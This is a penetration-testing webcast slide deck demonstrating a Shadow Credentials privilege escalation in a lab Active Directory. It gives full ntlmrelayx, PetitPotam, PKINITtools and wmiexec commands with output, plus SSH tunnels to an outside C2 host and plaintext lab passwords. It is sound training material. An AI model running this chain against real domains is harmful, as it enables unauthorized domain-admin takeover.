

With
Jordan Drysdale
and
Kent Ickler



\$> Consistently Effective Local PrivEsc (LPE) Technique

\$> Discovered and shared by Industry Titans

\$> Used with respect to those who come before us

WEBCAST

Executive Problem Statement



Why this talk?

- What are some common attack tactics?
- How are they being used?
- Why the focus on local privilege escalation?
- Is Microsoft aware of these risks?
- How do we detect and defend this attack?






tester a profile



- Kent, 40ish
- Sr Penetration Tester
- ~~Ethics~~ Disruption Instigator
- Proponent of practical security testing
- Curriculum developer and instructor
- Tacit Knowledge Coordinator
- Has degrees and certs
- Has black cat & superstitions





tester a profile



- 0 Miles Away
- Likes long walks through detailed methodologies
- top blog post guy
- Currently seeking:
 - CyberSec: Students not afraid to learn new things & write about it
 - CompSci: cypher, kusto, and python





tester b profile



- Jordan**, feel 67, act 17, more like 47
- Elder Penetration Tester
- Quality Assurance team
- Internal and External testing lead
- Curriculum developer and instructor
- Spreader of knowledge
- Have taken certification tests
- Have several hobbies





tester b profile



- 0 kilometers away
- Absolutely not ready for RTO
- Prefer remote work and long, detailed reports
- Let's solve some serious problems together :P
- Currently seeking:
- Computer science students looking for adventure
- And other weird off the cuff projects we find
- If things works out, long term is an option



Why Shadow Creds?



- This is a local PrivEsc (LPE) technique...
 - Panther? Nah
 - Service permissions? Nah
 - SCCM registration? 🤔
 - Registry creds?
- Guaranteed to almost always work
 - Domain functional level of Server 2016
- Relatively easy with a few nuances
- BHIS's number one technique for LPE in 2024's reports



Shadow Credentials – Feature!



- What even is this about?
 - It's used to integrate AzureAD device based and passwordless authentication. (ex: FIDO2, Windows Hello, AzureAD Hybrid Device SSO)
 - These “Shadow credentials” reside in the msDS-KeyCredentialLink AD schema attribute
 - Multiple shadow credentials can be associated with AD objects.
 - Require HTTP authentication for relay (WebClient / PrintSpooler service)
 - (LLMNR/WPAD abuse too)



Shadow Credentials



- But...
 - Endpoints running **WebClient** or **Encrypting File System** service can be manipulated into requesting "their own" shadow creds
 - It's **certificate-based** authentication that sits alongside a device's password
 - Can be used to request another ticket on **behalf of anyone**
 - Thus, providing an insidious means of **escalating privileges**
 - That as best we can tell, is a challenge to detect and the associated events are not audited by default




Lab Setup



- Azure Lab:
 - Doazlab.com
- Sentinel
- DC and joined WS
- Linux box
- Data Collection Rules



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Attack Overview

- A couple of SSH **tunnels** for tooling
 - Establish tunnels and coerce services
- Ntlmrelayx.py for **relay** against LDAP
 - Relay machine auth (must be HTTP) to create a keyCred
- PetitPotam for **coercion**
 - Coerce machine authentication
- PKINITtools for **ticketing**
 - Request s4u2 service ticket for privileged user
- **Remote command execution** for escalation
 - Become local admin



Lab Setup

- Nopriv user account:
 - RDP access to workstation
 - Domain users group membership
 - **Not admin** on system or domain

```
PS C:\Users\noprivuser> hostname
```

```
WS05
```

```
PS C:\Users\noprivuser> whoami
```



```
doazlab\noprivuser
```

```
PS C:\Users\noprivuser> net localgroup administrators
```



```
Alias name      administrators
```



```
Comment        Administrators have complete and unrestric
```

```
Members
```

```
-----
```



```
doadmin
```



```
DOAZLAB\Domain Admins
```



```
The command completed successfully.
```

```
PS C:\Users\noprivuser> net group "domain admins" /domain
```

The request will be processed at a domain controller for domain doazlab

Group name	Domain Admins
Comment	Designated administrators of the domain
Members	
CHARLES_MCLEAN	doadmin
ssilver	THEODORE_NICHOLS
The command completed successfully.	

Recuerde Esta Cuenta



MATILDA_GALLOWAY



SSH Tunnels for C2!



Tunnel #1

ssh -R 9050 lowpriv@20.7.32.198

```
PS C:\Users\noprivuser>
PS C:\Users\noprivuser> ssh -R 9050 lowpriv@20.7.32.198
lowpriv@20.7.32.198's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1016-azure)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Tunnel #2

ssh lowpriv@20.7.32.198 -L 127.0.0.1:8080:127.0.0.1:8080

```
PS C:\Users\noprivuser>
PS C:\Users\noprivuser> ssh lowpriv@20.7.32.198 -L 127.0.0.1:8080:127.0.0.1:8080
lowpriv@20.7.32.198's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1016-azure x86_64)
```



SSH Tunnels for C2!



- Why SSH tho?
 - **LOL** - - On-disk binaries starting in Windows 10
 - Trusted, consistent, faithful, loyal, would **bury a skeleton for you**
 - Provides **stable** and often long (time-based) connections
 - **Malleable** port configurations
 - And you **proxy** all the tools through it



Needed Coercible Services





- Encrypting File System (**EFS**) – good for Win11
- WebClient Service (**WebDav**) – good for Win10



Why These Services?

- Encrypting File System (EFS)
 - Coercible, supports HTTP authentication
- WebClient Service (WebDav)
 - Supports HTTP authentication



EFS Service Start Manipulation



- Encrypting File System (good vector for Windows 11 LPE)

The screenshot shows a Windows desktop environment with several open windows:

- File Explorer:** A folder named "service-manipulation" is selected. A red arrow points from the "Advanced Attributes" dialog to the "Encrypt contents to secure data" checkbox, which is checked.
- Services (Local) Window:** Shows the "Encrypting File System (EFS)" service. The service is listed with the following details:

Name	Description	Status	Startup Type
Display Policy Service	Manages th...	Running	Automatic (...
Distributed Link Tracking Cli...	Maintains li...	Running	Automatic
Distributed Transaction Coo...	Coordinates...	Manual	
DNS Client	The DNS Cli...	Running	Automatic (...
Downloaded Maps Manager	Windows se...	Automatic (...	
Embedded Mode	The Embed...	Manual (Trig...	
Encrypting File System (EFS)	Provides th...	Running	Manual (Trig...
Enterprise App Management...	Enables ent...	Manual	
Extensible Authentication P...	The Extensi...	Manual	
Fax	Enables you...	Manual	
File History Service	Protects use...	Manual (Trig...	
Function Discovery Provide...	The FDPHO...	Manual	
Functio...	...	Manual	
- Terminal Window:** Displays a PowerShell session with the command: PS C:\Users\noprivuser> ssh lowpriv@20.7.32.198 -L 127.0.0.1:8080:127.0.0.1. It also shows the password prompt for the "lowpriv" user.

Black Hills Information Security Logo: Located in the bottom left corner.

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
WebClient Service Start Manipulation



- Start ntlmrelayx.py with something like this:

```
python3 ntlmrelayx.py --http-port 8080 -t ldap://192.168.2.4 --shadow-credentials -  
-shadow-target 'ws05$' --no-smb-server --no-validate-privs |tee -a /opt/shadow-  
cred-relay
```

- Browse user settings and "**create your picture**"
- Browse to: \\localhost@8080\file.jpg



WebDav Service Start Manipulation



- Coerced WebClient Service
- It looks like the relay failed :/
 - We expected and knew it would
 - Because we sent user auth, not machine auth


```
[*] HTTPD(8080): Client requested path: /file.jpg
[*] All targets processed!
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of ws05$
[-] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514B3,
(INSUFF_ACCESS_RIGHTS), data 0
```



WebClient Service Start Manipulation



- WebClient Service (good vector for Windows 10 LPE)
- But.....
 - The service is running now and can be coerced for HTTP auth



Coercion and Relay



PetitPotam (ProxyChains over TCP/9050 via SSH)

```
proxychains python3 PetitPotam.py 127.0.0.1@8080/blah 192.168.2.5  
-u noprivuser -p 'N0Pr1vU53R' -d doazlab.com -pipe all
```

Ntlmrelayx.py

```
proxychains python3 ntlmrelayx.py --http-port 8080 -t ldap://192.168.2.4  
--shadow-credentials --shadow-target 'ws05$' --no-smb-server --no-  
validate-privs |tee -a /opt/shadow-cred-relay2
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 ntlmrelayx.py --http-port 8080  
-t ldap://192.168.2.4 --shadow-credentials --shadow-target 'ws05$' --no-smb-server --  
no-validate-privs |tee -a /opt/shadow-cred-relay2  
Impacket v0.12.0.dev1+20240816.161125.5d881ece - Copyright 2023 Fortra
```

```
[*] Protocol Client SMB loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client MSSQL loaded
```



The Attack – Relay, Coerce, List



Demo Time!

- 1: Run Relay!
- 2: Coerce!
- 3: Relay!
- 4: KeyCred!

```
File Edit View Terminal Tabs Help
root@Nux01:/home/doadmin
./obsidian
(impacket) root@Nux01:/opt/impacket/examples# python3 ntlmrelayx.py --http-port 8080 -t ldap://192.168.2.4 --shadow-credentials --shadow-target 'ws05$' --no-smb-server --no-validate-privs |tee -a /opt/work/shadow-cred-relay

(impacket) root@Nux01:/opt/PetitPotam# proxychains python3 PetitPotam.py 127.0.0.1@8080/blah 192.168.2.5 -u noprivuser -p 'N0PrivU53R' -d doazlab.com -pipe all

(en) root@Nux01:/opt/pywhisker# python3 pywhisker.py -d "doazlab.com" -u "doadmin" -p "DOLabAdmin1!" --target "ws05$" --action "list"
[0] 0:bash*                                     "Nux01" 20:17 03-Jun-24
```

A photograph of a person wearing a bright green hoodie, sitting at a desk and looking down at a computer monitor. In the background, there's a bust of a classical figure and some equipment on shelves.

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Certificates and Ticketing



- Successful machine relay results in the creation of a shadow credential being stored in the **msDS-KeyCredentialLink** attribute.
 - But why? Because computer objects **can update their own KeyCred** attribute.

```
[*] Servers started, waiting for connections
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, attacking target ldap://192.168.2.4
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Authenticating against ldap://192.168.2.4 as DOAZLAB/WS05$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[-] Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Generating certificate
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of ws05$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: z5uJ6LiP.pfx
[*] Must be used with password: QAH3bhImpP6UvMgpVj7y
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx z5uJ6LiP.pfx -pfx-pass QAH3bhImpP6UvMgpVj7y doazlab.com/ws05$ z5uJ6LiP.ccache
```



Certificates and Ticketing



- Next up, grab a **TGT** for the workstation with **PKINIT**.
 - How? **Authenticate** to AD to request ticket using the **issued cert**.

```
proxychains python3 gettgtpkinit.py -cert-pfx ../examples/CHzMVd0g.pfx -pfx-pass  
L1jUk0AcMXHCxJL5vZ2z doazlab.com/ws05$ CHzMVd0g.ccache
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# proxychains python3 gettgtpkinit.py -cert-pfx ../examples/CHzMVd0g.pfx  
MXHCxJL5vZ2z doazlab.com/ws05$ CHzMVd0g.ccache  
ProxyChains-3.1 (http://proxychains.sf.net)  
2024-08-20 04:56:06,069 minikerberos INFO      Loading certificate and key from file  
INFO:minikerberos:Loading certificate and key from file  
2024-08-20 04:56:06,090 minikerberos INFO      Requesting TGT  
INFO:minikerberos:Requesting TGT  
|DNS-request| doazlab.com  
|S-chain|->-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK  
|DNS-response| doazlab.com is 192.168.2.4  
|S-chain|->-127.0.0.1:9050-<><>-192.168.2.4:88-<><>-OK  
2024-08-20 04:56:06,182 minikerberos INFO      AS-REP encryption key (you might need this later):  
INFO:minikerberos:AS-REP encryption key (you might need this later):  
2024-08-20 04:56:06,182 minikerberos INFO      aa15e98d62ea075a9ca05a7cea12aaaf1bc616336de4ff5aec3ddf685cd02ba2  
INFO:minikerberos:aa15e98d62ea075a9ca05a7cea12aaaf1bc616336de4ff5aec3ddf685cd02ba2  
2024-08-20 04:56:06,186 minikerberos INFO      Saved TGT to file  
INFO:minikerberos:Saved TGT to file
```

Certificates and Ticketing



- Impacket's `describeTicket.py` can tell us a bit about the ticket.

```
python3 ../examples/describeTicket.py CHzMVd0g.ccache
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# python3 ../examples/describeTicket.py CHzMVd0g.ccache
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : 2dc6b9cbea38d09c7bd1c83c0952d9cf5ffb715144abe7c6d3e7eed146c9336
[*] User Name                : ws05$  
[*] User Realm               : DOAZLAB.COM
[*] Service Name             : krbtgt/DOAZLAB.COM
[*] Service Realm            : DOAZLAB.COM
[*] Start Time                : 20/08/2024 04:56:06 AM
[*] End Time                  : 20/08/2024 14:56:06 PM
[*] RenewTill                 : 01/01/1970 00:00:00 AM (expired)
[*] Flags                     : (0xe1400000) reserved, forwardable, forwarded, invalid, initial
[*] KeyType                   : aes256_cts_hmac_sha1_96
[*] Base64(key)               : Lca5y+o40Jx70cg8CVLZz1/7cVFEq+fG0+fuzRRskzY=
```



Certificates and Ticketing



- Remember the minikerberos AS-REP key?
 - Let's unPAC the hash with `getnthash.py`!

```
proxychains python3 getnthash.py -key  
aa15e98d62ea075a9ca05a7cea12aaf1bc616336de4ff5aec3ddf685cd02ba2 'doazlab.com/ws05$'  
-dc-ip 192.168.2.4
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# proxychains python3 getnthash.py -key aa15e9  
ddf685cd02ba2 'doazlab.com/ws05$' -dc-ip 192.168.2.4  
ProxyChains-3.1 (http://proxychains.sf.net)  
Impacket v0.11.0 - Copyright 2023 Fortra  
  
[*] Using TGT from cache  
[*] Requesting ticket to self with PAC  
|S-chain| ->- 127.0.0.1:9050 -><>- 192.168.2.4:88 -><>- OK  
Recovered NT Hash  
880ce1044c4daa83c273a5d3195f9f27  
(env) root@Nux01:/opt/impacket/PKINITtools#
```



Certificates and Ticketing



- Time for **gets4uticket** and remember that DA from earlier?
 - Since we can operate as *anyone* on the endpoint, we are picking on a DA
 - A CIFS service ticket will be requested for this DA (teddy)

```
proxychains python3 gets4uticket.py
kerberos+ccache://doazlab.com\ws05$:$CHzMVd0g.ccache@dc01.doazlab.com
cifs/ws05.doazlab.com@doazlab.com theodore_nichols@doazlab.com teddy.ccache
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# proxychains python3 gets4uticket.py kerberos+ccache://doazlab.com\ws05$:$CHzMVd0g.ccache@dc01.doazlab.com cifs/ws05.doazlab.com@doazlab.com theodore_nichols@doazlab.com teddy.ccache
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| dc01.doazlab.com
|S-chain| ->- 127.0.0.1:9050 -><>- 4.2.2.2:53 -><>- 0K
|DNS-response| dc01.doazlab.com is 192.168.2.4
|S-chain| ->- 127.0.0.1:9050 -><>- 192.168.2.4:88 -><>- 0K
(env) root@Nux01:/opt/impacket/PKINITtools# ls
CHzMVd0g.ccache README.md getnthash.py  gettgtkinit.py requirements.txt
LICENSE      env       gets4uticket.py  ntlmrelayx teddy.ccache
(env) root@Nux01:/opt/impacket/PKINITtools#
```



PrivEsc via Service Ticket



- Semi-interactive escalatory wmic shell

```
export KRB5CCNAME=teddy.ccache
```

```
proxychains python3 wmiexec.py 'doazlab.com/theodore_nichols'@'ws05.doazlab.com'  
-k -no-pass -dc-ip 192.168.2.4
```

```
(impacket) root@Nux01:/opt/impacket/examples# export KRB5CCNAME=teddy.ccache  
(impacket) root@Nux01:/opt/impacket/examples# proxychains python3 wmiexec.py 'doazlab.com/theodore_nichols'@'ws05.doazlab.com' -k -no-pass  
ProxyChains-3.1 (http://proxychains.sf.net)  
Impacket v0.12.0.dev1+20240816.161125.5d881ece - Copyright 2023 Fortra  
[*] SMBv3.0 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami  
doazlab\theodore_nichols ←  
C:\>
```



PrivEsc via Service Ticket



